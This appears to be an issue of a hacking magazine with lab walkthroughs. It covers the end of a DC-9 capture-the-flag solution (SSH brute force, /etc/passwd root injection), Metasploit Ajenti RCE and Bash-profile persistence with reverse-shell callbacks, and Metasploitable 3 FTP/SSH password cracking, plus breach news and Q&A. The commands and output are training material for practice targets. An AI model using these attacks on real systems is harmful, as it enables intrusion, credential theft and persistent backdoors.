[22][ssh] host: 192.168.32.133 login: joeyt password: Passw0rd
[STATUS] 335.00 tries/min, 335 tries in 00:01h, 59 to do in 00:01h, 16 active
[22][ssh] host: 192.168.32.133 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2020-03-14 22:18:58
[root@parrot]~/home/kalyan
└─#
```


This time it revealed another new user named "fred" with password "B4-Tru3-001". I logged in as the user "fred".

```
[kalyan@parrot]~
└─$ ssh fredf@192.168.32.133
fredf@192.168.32.133's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64
```

The programs included with the Debian GNU/Linux system are free software;

On doing `sudo -l`, I saw this user fred can run a program "test" with the privileges of the root user.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:~$
```



I ran the program "test" to see what it will do. This program appends a file to another file.

```
fredf@dc-9:/opt/devstuff/dist/test$ ./test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff/dist/test$
```

Here's the code of the program "test".

```
fredf@dc-9:/opt/devstuff/dist/test$ cd ..
fredf@dc-9:/opt/devstuff/dist$ cd ..
fredf@dc-9:/opt/devstuff$ ls
build dist __pycache__ test.py test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python

import sys

if len (sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)

else :
    f = open(sys.argv[1], "r")
    output = (f.read())

    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
fredf@dc-9:/opt/devstuff$
```

This can be used to update the `/etc/passwd` file to create a new user. First let's create a hash using the `openssl` command as shown below

```
fredf@dc-9:/opt/devstuff$ openssl passwd -1 -salt hacker 123456
$1$hacker$6luIRwdGpBvXdP.GMwcZp/
```

Here, I am creating a new user named "hacker" whose password is "123456". This user will have root privileges. I store this has -h and username in a new file named "hack" in the `/tmp` directory.

```
GNU nano 3.2 /tmp/hack Modified
hacker:$1$hacker$6luIRwdGpBvXdP.GMwcZp/:0:0:/:root:/bin/bash
```


The first file is created. Now I use "test" to append this file to the /etc/passwd file.

```
fredf@dc-9:/opt/devstuff/dist/test$ nano /tmp/hack
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/hack /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$
```

The command is executed successfully. Now let's login as the newly created user as shown below.

```
fredf@dc-9:/opt/devstuff/dist/test$ sudo ./test /tmp/hack /etc/passwd
fredf@dc-9:/opt/devstuff/dist/test$ su hacker
Password:
root@dc-9:/opt/devstuff/dist/test# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/opt/devstuff/dist/test#
```

The login is successful and now I am root. It's time to view the flag as shown below.

```
root@dc-9:/opt/devstuff/dist/test# cd
root@dc-9:~# pwd
/root
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt
```

NICE WOAH!!!!

Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

With this the challenge of CTF machine is completed. I will be back with a new challenge in the next Issue. Until then, Good Bye.

Now
Get all
2018
Issues of
Hackercool
Magazine
Here

[Ajenti ==2.1.31 RCE and Bash Profile Persistence Modules](#)

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month feature. We are ready with the latest exploit modules of Metasploit.

[Ajenti == 2.1.31 POST parameter RCE Module](#)

TARGET: Ajenti == 2.1.31

TYPE: Remote

FIREWALL : ON

Ajenti is an Linux and BSD based open source, web-based control panel is used for various server management tasks. The software version Ajenti == 2.1.31 suffers from a command injection vulnerability in its username POST parameter which can be exploited to get a shell on the target. By default, Ajenti runs on port 8000.

```
[kalyan@parrot]-[~]
└─$ nmap -sV 192.168.32.128

Starting Nmap 7.40 ( https://nmap.org ) at 2020-03-04 08:07 IST
Nmap scan report for 192.168.32.128
Host is up (0.0037s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
4444/tcp  open  backdoor No-auth shell (**BACKDOOR**)
8000/tcp  open  http    Ajenti http control panel
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.94 seconds
```

Let's see how this module works. Start Metasploit and search for the "ajenti" modules using command **search ajenti**.

```
msf5 > search ajenti

Matching Modules
=====
#  Name                                     Disclosure Date  Rank
--  ---                                     -
0  exploit/unix/webapp/ajenti_auth_username_cmd_injection  2019-10-14      excellent
   Yes      Ajenti auth username Command Injection
```

Load the above auxiliary module and use the show options command to look at all the options this module needs.

**Have any questions?
Fire them to
qa@hackercool.com**

Load the above module and use the **show options** command to look at all the options this module needs.

```
msf5 > use exploit/unix/webapp/ajenti_auth_username_cmd_injection
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > show options

Module options (exploit/unix/webapp/ajenti_auth_username_cmd_injection):

  Name          Current Setting  Required  Description
  ----          -
  Proxies              no          A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS              yes         The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT              8000        The target port (TCP)
  SSL                 true        Negotiate SSL/TLS for outgoing connections
  TARGETURI          /           yes       Base path
  VHOST               no          HTTP server virtual host
```

```
Payload options (python/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  LHOST              yes            The listen address (an interface may be specified)
  LPORT           4444           yes       The listen port
```

Exploit target:

```
Id  Name
--  -
0   Ajenti == 2.1.31
```

Set the rhosts, lhost and lport options and execute the module using **run** command as shown below.

```
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > set rhosts 192.168.32.128
rhosts => 192.168.32.128
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > check

[-] Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 state=error: wrong version number
[-] 192.168.32.128:8000 - Check failed: The state could not be determined.
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > set lport 4455
lport => 4455
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > █
```

If you get an error as shown in the above image, set the SSL option to False and try again.

```
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > set SSL False
SSL => False
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > run

[*] Started reverse TCP handler on 192.168.32.129:4455
[*] Exploiting...
[*] Exploit completed, but no session was created.
```


If the exploit is completed but you don't get a session, change the payload and try again.

```
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > check
[*] 192.168.32.128:8000 - The service is running, but could not be validated.
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > █
```

```
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > set payload python/shell_bind_tcp
payload => python/shell_bind_tcp
msf5 exploit(unix/webapp/ajenti_auth_username_cmd_injection) > run

[*] Exploiting...
[*] Started bind TCP handler against 192.168.32.128:4444
[*] Command shell session 1 opened (192.168.32.129:43951 -> 192.168.32.128:4444)
    at 2020-03-04 08:18:39 +0530

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
^Z
Background session 1? [y/N] █
```

For example, here all meterpreter payloads were failing so we tried the python/shell_bind_tcp module and we successfully got a shell with root privileges. This can be upgraded to the meterpreter session using the shell_to_meterpreter module.

First background the current shell we got using command CTRL+Z as shown in the above image. Then, use the **search** command to find the shell_to_meterpreter module.

```
msf5 > search shell_to_meterpreter
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	post/multi/manage/shell_to_meterpreter		normal	No	Shell to Meterpreter Upgrade

Load the module and set the session ID as shown below.

```
msf5 > use post/multi/manage/shell_to_meterpreter
msf5 post(multi/manage/shell_to_meterpreter) > show options
```

```
Module options (post/multi/manage/shell_to_meterpreter):
```

Name	Current Setting	Required	Description
HANDLER	true	yes	Start an exploit/multi/handler to receive the connection
LHOST		no	IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT	4433	yes	Port for payload to connect to.
SESSION		yes	The session to run this module on.

```
msf5 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```


After all options are set, execute the module using **run** command as shown below.

```
msf5 post(multi/manage/shell_to_meterpreter) > run

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.32.129:4433
[*] Sending stage (985320 bytes) to 192.168.32.128
[*] Meterpreter session 2 opened (192.168.32.129:4433 -> 192.168.32.128:49062) at 2020-03-04 08:23:52 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf5 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

msf5 post(multi/manage/shell_to_meterpreter) > █
```

As you can see, a new meterpreter session has been opened.

```
msf5 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name  Type  Information
  ---  ---  ---  -
  1    shell python/python
  192.168.32.129:43951 -> 192.168.32.128:4444 (192.168.32.128)
  2    meterpreter x86/linux uid=0, gid=0, euid=0, egid=0 @ 192.168.32.128
  192.168.32.129:4433 -> 192.168.32.128:49062 (192.168.32.128)

msf5 post(multi/manage/shell_to_meterpreter) > █
```

[BASH Profile Persistence Module](#)

TARGET: Linux with a meterpreter session TYPE: Remote FIREWALL : ON

If you are having linux system, open a terminal and do a **ls** and you will find a file named "bashrc". Didn't find it? Don't worry. Do **ls -a**. Now you will definitely find it because this command will list all hidden files which usually in Linux are indicated by a . (.bashrc, .bash_profile etc). Now what is .bashrc file and why it is hidden?

```
user1@ubuntu:~$ ls -a
.          .dbus          .local        Reptile
..         Desktop        .mozilla      .ssh
.bash_history Documents      Music         .sudo_as_admin_successful
.bash_logout Downloads      .npm          Templates
.bashrc    examples.desktop Pictures       test
.cache     .gnupg        .profile      Videos
.config    .ICEauthority Public         .wget-hsts
user1@ubuntu:~$ █
```

.bashrc is one of the configuration scripts in Linux which may contain variable declarations, export variables, setting umask etc. .bashrc is executed only for interactive non-login shells which are shells which do not require login while .bash_profile will be executed for interactive

login shells. This is an interactive login shell which requires login.

```
user1@ubuntu:~$ su
Password:
su: Authentication failure
user1@ubuntu:~$ su
Password:
root@ubuntu:/home/user1#
```

This one is a interactive non-login shell which does not require login.

```
user1@ubuntu:~$ sudo su
root@ubuntu:/home/user1#
[1]+  Done                  /var/tmp/NwUiDMuckiY > /dev/null 2>&1
root@ubuntu:/home/user1#
```

This module creates persistence on a Linux system using this Bash profile method. It does it by making two changes to the target system. The first change is it writes a payload to the /var/tmp directory. The second change is that it writes this payload execution trigger to the ~/.bashrc file. Now whenever the victim opens a bash terminal (non-login terminal), the payload is executed giving attacker access. Let's see how this module works.

In Metasploit, search for the "bash_profile" module using command `search bash_profile`.

```
msf5 > search bash_profile
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check
0	exploit/linux/local/bash_profile_persistence Bash Profile Persistence	1989-06-08	normal	No

```
msf5 >
```

Load the above module and use the `show options` command to look at all the options this module needs.

```
msf5 > use exploit/linux/local/bash_profile_persistence
msf5 exploit(linux/local/bash_profile_persistence) > show options
```

```
Module options (exploit/linux/local/bash_profile_persistence):
```

Name	Current Setting	Required	Description
BASH_PROFILE	~/.bashrc	yes	Target Bash profile location. Usually ~/.bashrc or ~/.bash_profile.
PAYLOAD_DIR	/var/tmp/	yes	Directory to write persistent payload file.
SESSION		yes	The session to run this module on.

```
Exploit target:
```

Id	Name
0	Automatic

You can see that the `bash_profile` and `payload_dir` options are already set. Set the session ID and execute the exploit using `run` command.

```
msf5 exploit(linux/local/bash_profile_persistence) > set session 2
session => 2
msf5 exploit(linux/local/bash_profile_persistence) > run

[+] Bash profile exists: /root/.bashrc
[+] Bash profile is writable: /root/.bashrc
[*] Created backup Bash profile: /home/kalyan/.msf4/logs/persistence/192.168.32.128_20200304.090015/Bash_Profile.backup
[*] Writing '/var/tmp/NwUiDMuckiY' (128 bytes) ...
[+] Created Bash profile persistence
[*] Payload will be triggered when target opens a Bash terminal
[!] Don't forget to start your handler:
[!] msf> handler -H 192.168.32.129 -P 4444 -p cmd/unix/reverse
msf5 exploit(linux/local/bash_profile_persistence) > █
```

As can be seen in the above image, the `.bashrc` file has been updated with a trigger to execute our payload. Now, a handler needs to be run on the attacker system to receive the incoming shell.

```
msf5 exploit(linux/local/bash_profile_persistence) > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  -----

Payload options (cmd/unix/reverse):

  Name  Current Setting  Required  Description
  ----  -
  -----
  LHOST  LHOST            yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target
```

Set the `lhost` option and execute the handler which starts the listener.

```
msf5 exploit(multi/handler) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 exploit(multi/handler) > run

[*] Started reverse TCP double handler on 192.168.32.129:4444
█
```


When a user opens a BASH terminal. we will get a shell on the target system as shown below.

```
msf5 exploit(multi/handler) > set lhost 192.168.32.129
lhost => 192.168.32.129
msf5 exploit(multi/handler) > run

[*] Started reverse TCP double handler on 192.168.32.129:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo fIJgDASqD7R4HBnQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "fIJgDASqD7R4HBnQ\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 3 opened (192.168.32.129:4444 -> 192.168.32.128:50998)
   at 2020-03-04 09:42:00 +0530

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39:52 UTC 2018 x86_64
x86_64 x86_64 GNU/Linux
```

FACEBOOK

DATA BREACH THIS MONTH

Facebook needs no introduction. It is the world's most popular social networking website. As if the data breaches it already faced are not the end, it has faced yet another data breach.

What?

Data belonging to over **267 million users** was exposed online recently. As of Jan 2020. Facebook has over 2.50 billion users. The data exposed included **userids, phone numbers, time stamp and their full names**. Most of the leaked data belonged to American citizens.

Who?

The data was exposed on an unsecured database on dark web. It was detected by Bob Diachenko, a security researcher working with cyber security firm Comparitech.

How?

Some experts suggest the exposed data may be stolen using a Facebook Developer API although some are of the opinion that the data may be collected using the method called

"scraping". Scraping is a process where automated bots copy publicly available information from Facebook profiles and create database. Needless to say, this process is illegal.

Aftermath

The database was taken offline after reporting about it but it reappeared in a hacking forum.

Impact

The leaked data may not be too sensitive although we really have no idea what else was exposed. With the information we have, we can say there may be increased instances of spear phishing and SMishing. There may also be spam.

What can You Do?

To prevent your data from being stolen using scraping or any other method, users can set the privacy settings of Facebook to be more secure. As the old adage goes, prevention is better than cure.

HACKING FTP AND SSH SERVICES

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials. So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.

In our previous Issue, our readers have seen how we gained access to the target system by exploiting the Apache AXIS2 service running on port 8282. All the services we exploited till now either required no credentials or had default credentials set. To hack into rest of the services, we need credentials. In Metasploitable2, we performed SMB enumeration and collected some credentials which we made into a wordlist to be used for password cracking.

```
root@kali:~# nmap -sV 172.28.128.6
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-12 04:10 EDT
Nmap scan report for 172.28.128.6
Host is up (0.00090s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
4848/tcp  open  ssl/appserv-http?
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8383/tcp  open  ssl/http         Apache httpd
9200/tcp  open  wap-wsp?
49153/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
```

However, Metasploitable3 doesn't have any SMB service running. Somehow, we need to hack into the FTP and SSH services but we don't have the credentials. If you remember, we tried to hack into the FTP service before also using some default credentials. However we were not successful.

We have seen in our earlier Issues that anonymous login also failed.

```
msf5 > use auxiliary/scanner/ftp/anonymous
msf5 auxiliary(scanner/ftp/anonymous) > show options

Module options (auxiliary/scanner/ftp/anonymous):

  Name      Current Setting      Required  Description
  ----      -
  FTPPASS   mozilla@example.com  no        The password for the specified username
  FTPUSER   anonymous             no        The username to authenticate as
  RHOSTS    file:172.28.128.6    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     21                   yes       The target port (TCP)
  THREADS   1                    yes       The number of concurrent threads

msf5 auxiliary(scanner/ftp/anonymous) > █
```

```
msf5 auxiliary(scanner/ftp/anonymous) > set verbose true
verbose => true
msf5 auxiliary(scanner/ftp/anonymous) > run

[*] 172.28.128.6:21 - Connecting to FTP server 172.28.128.6:21...
[*] 172.28.128.6:21 - Connected to target FTP server.
[*] 172.28.128.6:21 - Authenticating as anonymous with password mozilla@example.com...
[*] 172.28.128.6:21 - Sending password...
[-] 172.28.128.6:21 - The server rejected our password
[*] 172.28.128.6:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/anonymous) >
```

The Login module which failed is given below.

```
msf5 > use auxiliary/scanner/ftp/ftp_login
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

  Name      Current Setting      Required  Description
  ----      -
  BLANK_PASSWORDS  false              no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                  yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false              no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false              no        Add all passwords in the current database to the list
  DB_ALL_USERS     false              no        Add all users in the current database to the list
  PASSWORD         no                 no        A specific password to authenticate with
  PASS_FILE        no                 no        File containing passwords, one per line
  Proxies          no                 no        A proxy chain of format type:host:port[,type:host:port][...]
```


RECORD_GUEST	false	no	Record anonymous/guest logins to the database
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	21	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf5 auxiliary(scanner/ftp/ftp_login) > █
```

```
msf5 auxiliary(scanner/ftp/ftp_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set user_file /usr/share/wordlists/rockyou.txt
user_file => /usr/share/wordlists/rockyou.txt
msf5 auxiliary(scanner/ftp/ftp_login) > n
[-] Unknown command: n.
```

```
Correct: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:14344 (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:autumn (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:mendoza (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:animals (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:perfect (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:mariel (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:bullshit (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:bitches (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:852456 (Incorrect: )
[-] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: 123456:marcela (Incorrect: )
```

Since the FTP service is configured with a password, the only problem here may be the word list we have been using. We need to create a new wordlist. After some research we found a wiki page of Metasploitable3. We decided to make a wordlist from this page. There is a tool named Cewl which can make a wordlist from a given website. The syntax is given below.


```
root@kali:~# cewl https://github.com/rapid7/metasploitable3/wiki -m 7 -d 0 -w
/root/m3pass.txt
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~# ls
33370.html  Downloads      m3pass.txt  python      Videos
47044.py    fGRjEXsE.html Music        Templates
Desktop     hash           Pictures    unicornscan-0.4.7
Documents   iGixscNz.jpeg Public       unicornscan-0.4.7-2.tar.bz2
```

The wordlist is stored in a file named m3pass.txt. Let's have a look at this file.

```
root@kali:~# cat m3pass.txt
```

```
Metasploitable
metasploitable
Security
Project
element
Actions
repository
vulnerabilities
virtualization
Autounattend
Repository
management
Explore
Education
Pricing
Contact
requests
Projects
security
exploits
versions
approach
building
Vagrant
multiple
vagrant
Running
perform
product
Contributing
another
refresh
session
content
Features
Integrations
Packages
Hosting
Customer
stories
Enterprise
contribute
Collections
Trending
Learning
```



```
install
VirtualBox
provided
Vulnerable
Applications
Services
GlassFish
Jenkins
chinese
ManageEngine
ElasticSearch
Wordpress
Desktop
PHPMyAdmin
details
roadmap
Configuration
General
Vulnerabilities
locally
Privacy
Training
Commits
root@kali:~#
```

If you have noticed, it has all the words which are related to Metasploitable3. Now let's try to crack the password again using the new wordlist. The stop_on_success option is set to True so the password cracking stops as soon as it finds one valid credential.

```
msf5 auxiliary(scanner/ftp/ftp_login) > set user_file /root/m3pass.txt
user_file => /root/m3pass.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set pass_file /root/m3pass.txt
pass_file => /root/m3pass.txt
msf5 auxiliary(scanner/ftp/ftp_login) > set stop_on_success TRUE
stop_on_success => true
msf5 auxiliary(scanner/ftp/ftp_login) >
```

After sometime, we got one valid credentials.

```
[ - ] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: Vagrant:versions
(Incorrect: )
[ - ] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: Vagrant:approach
(Incorrect: )
[ - ] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: Vagrant:building
(Incorrect: )
[ - ] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: Vagrant:Vagrant (
Incorrect: )
[ - ] 172.28.128.6:21 - 172.28.128.6:21 - LOGIN FAILED: Vagrant:multiple
(Incorrect: )
[ + ] 172.28.128.6:21 - 172.28.128.6:21 - Login Successful: Vagrant:vagra
nt
[*] 172.28.128.6:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ftp/ftp_login) >
```

Both the username and password are "Vagrant".



Let's login into the FTP server.

```
root@kali:~# ftp 172.28.128.6
Connected to 172.28.128.6.
220 Microsoft FTP Service
Name (172.28.128.6:root): Vagrant
331 Password required for Vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> █
```

The login is successful. Now let's see if this FTP server has something of interest to us.

```
root@kali:~# ftp 172.28.128.6
Connected to 172.28.128.6.
220 Microsoft FTP Service
Name (172.28.128.6:root): Vagrant
331 Password required for Vagrant.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-17-19 03:16AM <DIR> aspnet_client
02-17-19 03:13AM 28 caidao.asp
02-17-19 03:12AM 34251 hahaha.jpg
02-17-19 03:12AM 1116928 index.html
02-17-19 03:12AM 2439511 seven_of_hearts.html
02-17-19 03:12AM 384916 six_of_diamonds.zip
02-17-19 03:15AM 184946 welcome.png
226 Transfer complete.
ftp> █
```

caidao .asp is a file which may be interesting to us. But no need to download it. The zip file six_of_diamonds.zip file also appears to be interesting. Let's download it.

```
ftp> get six_of_diamonds.zip
local: six_of_diamonds.zip remote: six_of_diamonds.zip
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1505 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
384916 bytes received in 0.09 secs (4.1154 MB/s)
ftp> █
```

```
root@kali:~# ls
33370.html  fGRjEXsE.html  Pictures  unicornsca-0.4.7
47044.py   hash           Public   unicornsca-0.4.7-2.tar.bz2
Desktop    iGixscNz.jpeg  python   Videos
Documents  m3pass.txt     six_of_diamonds.zip
Downloads  Music          six_of_diamonds.zip
Templates
root@kali:~# █
```


FTP is conquered. Let's see if the same password has been used for SSH service also.

```
root@kali:~# ssh 172.28.128.6
root@172.28.128.6's password:
Permission denied, please try again.
root@172.28.128.6's password:
Permission denied, please try again.
root@172.28.128.6's password: █
```

Doing SSH by default failed as it goes directly to the "root" user. Doing SSH to the "vagrant" user successfully gives us access.

```
root@kali:~# ssh vagrant@172.28.128.6
vagrant@172.28.128.6's password:
-sh-4.3$ id
-sh: id: command not found
-sh-4.3$ id
-sh: id: command not found
-sh-4.3$ ls
AppData
Application Data
Contacts
Cookies
Desktop
Documents
Downloads
Favorites
Links
Local Settings
Music
My Documents
NTUSER.DAT
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer0000000000000000000001
.regtrans-ms
NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer0000000000000000000002
```

Both FTP and SSH are successfully hacked.

Now
Get all
2017
Issues of
Hackercool
Magazine
Here

HACKING Q & A

Q : Was NordVPN hacked recently ?

A : Yes. NordVPN, the VPN service providers themselves admitted that their VPN servers have been breached. It is reported that the breach happened a long time back but it was detected in October 2019. After securing and fixing vulnerabilities, they announced about the breach. The attacker was successful in breaching NordVPN by exploiting an insecure remote managing system.

Q : Can a hacker compromise a whole device using just a compromised Facebook account after logging in ?

A : Facebook is a service which stores its password on its own servers. So compromising the Facebook password will only give anyone access to your Facebook account and not to any device.

Q : What is the purpose of Virtualbox?

A : Virtualbox is a virtualization software that allows users to run multiple operating systems in one system. So using Virtualbox, we can run Linux OS on a computer running Windows as its host OS and vice versa. This can be really handy if you are a Windows user and want to try your hand at Ubuntu for example.

If virtualbox was not there, you would have to do this by formatting the harddisk which means formatting windows too. This can be quite cumbersome if you have no plans to shift permanently to Linux. In these scenarios, virtualbox can be really useful.

You can download and install Oracle virtualbox and install it in Windows (or Linux) just like any other program and then install the OS you want to test inside Virtualbox. The only requirement is the RAM and Hard disk. The best thing about it is that Oracle Virtualbox is free to download.

Q : How many things can a hacker access only using a victim's Gmail?

A : Gmail has become the most popular email service provider nowadays. Almost everyone

has a Gmail account nowadays. Coming to your question, all services nowadays whether it is Facebook, Twitter etc need an email to register an account. They will send a confirmation link to this email you provide. They do this for verification. Not only this, this will act as your primary email where the services will send all messages and notifications related to your account.

Now, just imagine this gmail account is hacked, all other accounts linked to this account can be hacked to. All they need to do is click on the forgot password link. The service will send a mail to this email address to verify and it's game over. All that's left is resetting the password.

Q : What should I do when someone gives me hacked money?

A : If you are talking about the money stolen by hacking something online, you should not be any part of it. You are literally taking some money from a thief who in first case stole it from others.

Now, let's talk about something. Hackers normally distribute the money they got illegally because they can't spend it all legally. If he tries that, there are more chances he will get caught. If you be a part of this, per chance he gets caught, do you think you will be considered innocent. What's wrong is wrong.

Send all your
questions
regarding
hacking
to

qa@hackercool.com

HACKSTORY

One day, one of the nuclear reactors at the Kudankulam nuclear plant had an unexpected shutdown. The shutdown though unexpected, didn't cause much panic in Nuclear Power Corporation Of India Limited (NPCIL), the agency which looks after the nuclear power generation in India. Kudankulam nuclear power plant is one of the largest power plant in India which provides power to almost all of South India. On September 4, Pukhraj Singh, an independent security researcher reported that the shutdown was due to a cyber attack on the nuclear reactor. The authorities were quick to deny it initially.

